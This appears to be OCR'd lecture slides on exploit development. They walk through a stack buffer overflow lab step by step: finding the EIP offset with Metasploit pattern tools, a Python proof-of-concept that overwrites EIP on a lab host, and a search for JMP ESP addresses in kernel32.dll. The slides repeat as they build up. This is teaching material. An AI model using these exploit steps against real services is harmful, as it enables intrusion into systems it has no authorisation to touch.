
CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
- Update exploit
  - Read bytes from EIP 72413971




CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte



CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - Update exploit

4-own-eip.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "B"*4
buf += "C"*(550-len(buf))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
time.sleep(30)
print "[*] Hurry and connect to debugger..."
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```


CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - Update exploit
  - EIP overwritten by BBBB



CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack



CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET



CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)



CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
  - Note kernel32.dll was copied to local directory

findjump2 kernel32.dll esp

```
C:\tools\xdev>findjump2

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
FindJmp DLL registre
Ex: findjmp KERNEL32.DLL esp
Currently supported registre are: EAX, EBX, ECX, EDX, ESI, EDI, ESP, EBP

C:\tools\xdev>findjump2 kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0       call esp
0x7C86467B       jmp esp
0x7C868667       call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses

C:\tools\xdev>
```

CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer


Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
  - Note also not standalone opcode

Brief Aside



CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer


Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
  - Not standalone opcode
    - Scrolling indicates embedded

Brief Aside



CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

